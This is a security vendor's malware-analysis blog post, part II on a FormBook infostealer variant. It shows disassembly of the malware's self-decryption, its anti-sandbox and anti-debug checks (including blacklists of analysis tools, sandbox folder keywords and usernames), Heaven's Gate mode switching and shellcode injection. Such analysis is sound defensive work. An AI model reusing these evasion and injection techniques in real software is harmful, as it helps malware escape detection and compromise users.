

# Infostealer Malware FormBook Spread via Phishing Campaign – Part II | FortiGuard Labs

By Xiaopeng Zhang

Published: 2025-05-27 · Archived: 2026-04-05 14:50:20 UTC

**Affected platforms:** Microsoft Windows

**Impacted parties:** Windows Users

**Impact:** Fully remotely control the victim’s computer

**Severity level:** High

## Background

This is part II of the FormBook analysis blog. In the previous post ([Part I](#)), I covered the campaign’s initialization via a phishing email, the CVE-2017-11882 vulnerability it exploited to execute an extracted 64-bit DLL, and the download and decryption of a FormBook variant hidden in a fake PNG file. Finally, I elaborated on how the 64-bit DLL mapped the FormBook payload in a target process (ImagingDevices.exe) and executed it using the process hollowing technique.

In the second part of this analysis, you will learn how the FormBook payload operates on a comprised machine, including the complicated anti-analysis techniques employed by this FormBook variant, how the FormBook leverages Heaven’s Gate and randomly selected processes to evade analysis by cybersecurity researchers, the sensitive data it collects from the victim’s machine, how it communicates with the C2 server, and how it controls the victim’s system with control commands.

## FormBook Analysis - Part II

### FormBook Execution inside ImagingDevices.exe

The FormBook payload is a 32-bit executable that runs inside the 32-bit target process “ImagingDevices.exe”.

My analysis reveals that the copied FormBook is re-encrypted. The code initially executed does not belong to the real FormBook but instead serves as a decryption routine. The encrypted data begins at offset 0x6E36C3 (with FormBook loaded at 0x6E0000), and the encrypted data size is hard coded to 0x43600, as illustrated in Figure 1.

```
●●●
.text:006E1BB0 lea   eax, [ebp+Dst]
.text:006E1BB6 push  eax
.text:006E1BB7 push  43600h           ; ; The size of the encrypted code and data.
.text:006E1BBC push  [ebp+var_308]   ; ; is the offset of the encrypted code and data, at 0x6E36C3.
.text:006E1BC2 call  decrypt_code_data ; ; It decrypts the FormBook code and data.
.text:006E1BC7 mov   esi, [ebp+var_308]
.text:006E1BCD add   esp, 14h
●●●
```

Figure 1: Calling a function to decrypt the FormBook payload

Next, it calculates the real entry point address from the decrypted code and stores it in the ESI register. This address will be called at the final stage, as shown in Figure 2.




Figure 2: Ready to call the real entry point function via ESI

## Anti-Analysis Techniques

FormBook leverages multiple techniques to prevent being analyzed. I explain the main techniques used in this variant below.

- **Duplicated Ntdll.dll**

FormBook loads and deploys a duplicated ntdll.dll in its memory. Whenever it calls APIs from Ntdll.dll, it calls the address inside the duplicated ntdll.dll. As a result, FormBook becomes more complex to analyze, and researchers may be confused about what the API does. Figure 3 shows the memory tab where both ntdll.dll instances are loaded.




Figure 3: Display of both the default Ntdll.dll and the duplicated Ntdll.dll in memory

Figure 4 shows how it calls the ZwOpenDirectoryObject() API (0x2FE3580) inside the duplicated ntdll.dll. In my analysis environment, the original address for the API should be 0x76F43580.




Figure 4: Calling the ZwOpenDirectoryObject() API in the duplicated Ntdll.dll

- **Windows System Modules and API Obfuscation**

Windows modules and APIs are obfuscated and dynamically resolved before being called. In Figure 5, we

can examine the entire process of obtaining an API. First, it decrypts the module name (“user32.dll”) by an index (0xB).

This is a module list loaded dynamically by FormBook by their index.

<b>Index</b>	<b>Module Name</b>
0x1	"kernel32.dll"
0x2	"advapi32.dll"
0x3	"ws2_32.dll"
0x4	"rstrtmgr.dll"
0x5	"sqlite3.dll"
0x6	"winsqlite3.dll"
0x7	"crypt32.dll"
0x8	"vaultcli.dll"
0x9	"ole32.dll"
0xA	"nss3.dll"
0xB	"user32.dll"
0xC	"shell32.dll"

FormBook then passes the decrypted module name to a function to load it using a low-level Windows API function, LdrLoadDll().




Figure 5: The process of resolving the PostThreadMessageW() API

The desired Windows APIs are not hardcoded strings in FormBook but encrypted hash codes. FormBook traverses the APIs inside the loaded modules and matches their hash codes with the decrypted ones to find the desired APIs. As you can see in Figure 5, the PostThreadMessageW() API was obtained inside the EAX register from the “user32.dll” module.

- **Key Functions Dynamically Decrypted**

In this variant of FormBook, more than 100 key functions are encrypted by default and are decrypted only before calling. They are then re-encrypted after calling, which presents a challenge for static analysis.

```

00709AD4    lea    eax, [ebp+var_8_end_magic]
00709AD7    push  eax
00709AD8    lea    edx, [ebp+var_10_start_magic]
00709ADB    push  edx
00709ADC    xor    ecx, 478EAE1h
00709AE2    push  ecx
00709AE3    push  esi
00709AE4    mov    [ebp+var_10_start_magic], 9A3CA7E9h
00709AEB    mov    [ebp+var_C], 378Ah
00709AF2    mov    [ebp+var_8_end_magic], 8A424A38h
00709AF9    mov    [ebp+var_4], 0F544h
00709B00    call   SearchDecryptCode
00709B05    add    esp, 14h
00709B08    test   eax, eax
00709B0A    jz     short loc_709B2E
00709B0C    mov    eax, [ebp+arg_8]
00709B0F    mov    ecx, [ebp+arg_4]
00709B12    push  eax
00709B13    push  ecx
00709B14    push  esi
00709B15    call   sub_70DC33
00709B1A    lea    edx, [ebp+var_34]
00709B1D    push  edx
00709B1E    lea    eax, [ebp+var_8_end_magic]
00709B21    push  eax
00709B22    lea    ecx, [ebp+var_10_start_magic]
00709B25    push  ecx
00709B26    call   ReEncryptCode
00709B2B    add    esp, 18h
00709B2E    loc_709B2E: ; CODE XREF: sub_709AA3+671j
00709B2E    pop    esi
00709B2F    mov    esp, ebp
00709B31    pop    ebp
00709B32    retn

0070DC33    push  ebp
0070DC34    mov    ebp, esp
0070DC36    sub    esp, 20h
0070DC39    push  ebx
0070DC3A    push  esi
0070DC3B    push  edi
0070DC3C    nop
0070DC3D    nop
0070DC3E    nop
0070DC3F    nop
0070DC40    nop
0070DC41    mov    esi, [ebp+arg_4]
0070DC42    lea    eax, [ebp+var_20]
0070DC45    push  esi
0070DC48    xor    edi, edi
0070DC49    push  eax
0070DC4B    ●●●
0070DD93    mov    [ebp+var_10], 0
0070DD97    call  _memcpy
0070DD9C    add    esp, 0Ch
0070DD9F    loc_70DD9F: ; CODE XREF: sub_70DC33+1401j
0070DD9F    ; sub_70DC33+1447j ...
0070DDA0    nop
0070DDA1    nop
0070DDA2    nop
0070DDA3    nop
0070DDA4    nop
0070DDA5    loc_70DDA5: ; CODE XREF: sub_70DC33+441j
0070DDA5    ; sub_70DC33+1157j
0070DDA5    pop    edi
0070DDA6    pop    esi
0070DDA7    pop    ebx
0070DDA8    mov    esp, ebp
0070DDAA    pop    ebp
0070DDAB    retn
    
```

Figure 6: Overview of the code structure used to dynamically decrypt a function

As shown on the left side of Figure 6, the SearchDecryptCode() function is called to search the encrypted code by locating the given start magic (6 bytes) and end magic (6 bytes). It then decrypts the located code.

At 0x709B15, it calls sub\_70DC33(), whose body is shown on the right side. The instructions enclosed by the red rectangle were just decrypted.

After executing the dynamic function (sub\_70DC33()), it calls ReEncryptCode(), at 0x709B26, to re-encrypt the function.

- **Anti-Sandbox**

To protect FormBook from being analyzed by auto-analysis platforms, it performs multiple detections.

### 1. Virtual Machines and Analysis Tools

FormBook contains a predefined blacklist of encrypted hash codes, which are generated from process names associated with popular VM platforms or analysis tools, such as VMware (vmwareuser.exe, vmwareservice.exe), Sandboxie (sandboxiedcomlaunch.exe, sandboxierpcss.exe), Sysinternals tools (procmon.exe, regmon.exe, filemon.exe), network sniffers (wireshark.exe, netmon.exe), automation scripts (python.exe, perl.exe), and more.

It retrieves all active processes from the victim’s system, generates a hash code from their process names, and compares them with a predefined set of blacklisted hash codes.

The following code snippet demonstrates how it decrypts a hash code from 0x72FE2A27, which is 0x3EBE9086 generated from “vmwareuser.exe”.

.....

```
006F642A lea ecx, [ebp+Dest] ; Current process name.
006F6430 push ecx
006F6431 push 3Ah ; Decryption key.
006F6433 push 72FE2A27h ; Encrypted hash code.
006F6438 call decrypt_fun ; Decrypts a hash code.
006F643D add esp, 8
006F6440 push eax ; EAX holds the decrypted hash code, 0x3EBE9086, which is generated from
"vmwareuser.exe".
006F6441 call match_hashcode ; Compares with the current process.
006F6446 add esp, 8
006F6449 test eax, eax
006F644B jnz analysis_detected
.....
```

Once matched, it sets a global flag indicating it's running in an analysis environment.

## **2. Detecting Sandbox Environments**

Some auto-analysis sandboxes run the target process from specific folders. FormBook detects this by retrieving the full path of the target process it hollowed into. In my analysis machine, it's:

"C:\Program Files (x86)\Windows Photo Viewer\ImagingDevices.exe".

It then checks if the parent folder contains keywords from a blacklist by matching their hash codes. Examples include:

"\cuckoo\", "\sandcastle\", "\aswsnx\", "\sandbox\", "\smpdir\", "\samroot\", and "\avctestsuite\""

Below is an example of full path triggers detection:

"C:\cuckoo\Windows Photo Viewer\ImagingDevices.exe"

## **3. Windows Account Name**

It calls the Windows API `RtlQueryEnvironmentVariable_U()` with "USERNAME" as the variable name to retrieve the victim's username. Figure 7 demonstrates the retrieved username after calling the API.




Figure 7: Retrieving the username “win-10”

It then generates a hash code from the username and compares it with those in a blacklist. FormBook assumes the usernames starting with certain patterns (e.g., “cuckoo”, “sandbox-“, “nmsdbx-“, and more) belong to auto-analysis systems.

All of the above detection results are stored in global flags. FormBook checks these flags in a function and exits the process if any of them is set.

- **Anti-Debug**

It checks if a kernel-mode debugger (like Windbg) is enabled by calling the API NtQuerySystemInformation() with SystemKernelDebuggerInformation(0x23) system information class. Refer to Figure 8 for more details.




Figure 8: Checking for a kernel debugger

If the KernelDebuggerEnabled is 1, it means a kernel debugger is present.

It also determines if the user-mode debugger is present by passing `ProcessDebugPort (0x7)` as a `ProcessInformationClass` parameter to the `ZwQueryInformationProcess()` API. It returns `0xFFFFFFFF` if a user-mode debugger is attached, such as `x32dbg`, which I used during the analysis.

- **Heaven's Gate Technique**

The Heaven's Gate technique is a mechanism on Windows x64 systems that allows switching from 32-bit to 64-bit code inside a 32-bit process. It is also known as `WoW64` (Windows-on-Windows 64-bit).

This transition is the essence of "Heaven's Gate." The mechanism presents a significant challenge to cybersecurity researchers because a 32-bit debugger cannot debug 64-bit code, interrupting the debugging process.

The Windows x64 architecture determines the execution mode based on the `CS` (Code Segment) register. In user mode (ring 3), `0x23` corresponds to the 32-bit code segment, while `0x33` corresponds to the 64-bit code segment.

Executing an instruction like `"jmp far 0x33:{address}"` in a 32-bit process switches to 64-bit mode and executes 64-bit code from the `{address}`.

This variant of `FormBook` uses the Heaven's Gate technique multiple times, which will be explained in the following sections.

## **Random Process Selection**

`FormBook` randomly selects one of the `explorer.exe` child processes from active processes and leverages the Heaven's Gate technique to manipulate the selected process.

The malware first calls the `NtQuerySystemInformation()` API with the `SystemProcessInformation (0x5)` parameter to enumerate all active processes. It locates the `PID` (Process ID) of `explorer.exe` by comparing process name hash codes.

Next, it scans the active processes to randomly choose a child process of `explorer.exe` by matching the active processes' `PPID` (Parent Process ID) with the `explorer.exe`'s `PID` (Figure 9).

```

text:006F5237  loc_6F5237:      ; CODE XREF: sub_6F5163+139,j
text:006F5237      lea     eax, [ebp+Dest]
text:006F523D      push   104h
text:006F5242      push   eax
text:006F5243      call  memset_
text:006F5248      lea   ecx, [ebp+Source]
text:006F524E      push  ecx
text:006F524F      lea   edx, [ebp+Dest]
text:006F5255      push  edx
text:006F5256      call  WideCharToMultiByte_
text:006F525B      lea   eax, [ebp+Dest]
text:006F5261      push  eax
text:006F5262      push  19996921h
text:006F5267      call  match_hashcode
text:006F526C      add   esp, 18h
text:006F526F      test  eax, eax
text:006F5271      jz    short loc_6F5282
text:006F5273      mov   eax, [ebp+PID]
text:006F5279      cmp   eax, esi
text:006F527B      jz    short loc_6F5282
text:006F527D      mov   [ebp+edi*4+Explorer_exe_PID], eax

      ● ● ●
text:006F531D      cmp   [ebp+PID], esi
text:006F5323      jz    short loc_6F536B
text:006F5325      xor   esi, esi
text:006F5327      test  edi, edi
text:006F5329      jz    short loc_6F536B
text:006F532B      mov   eax, [ebp+PPID]
text:006F5331      mov   edi, edi
text:006F5333  loc_6F5333:      ; CODE XREF: sub_6F5163+1F6,j
text:006F5333      test  eax, eax
text:006F5335      jz    short loc_6F5356
text:006F5337      cmp   eax, [ebp+esi*4+Explorer_exe_PID]
text:006F533B      jnz  short loc_6F5356
text:006F533D      lea  ecx, [ebp+Dest]

```

Hash code of "explorer.exe"

PID of matched explorer.exe

Parent PID of an active process

Compare if it is a child process of explorer.exe

Figure 9: How FormBook selects a child process of explorer.exe

After obtaining the process handle of the selected process (e.g., notepad.exe) by calling the NtOpenProcess() API, FormBook creates a shared memory between the two processes and copies the shellcode:

1. Creates a shared memory section (via ZwCreateSection()).
2. Maps it to both the target and current process (via NtMapViewOfSection()).
3. Copies of the shellcode are added to the target process through this shared memory.

It then utilizes the Heaven's Gate technique to execute a piece of 64-bit code that had been copied and deployed in a newly allocated buffer.

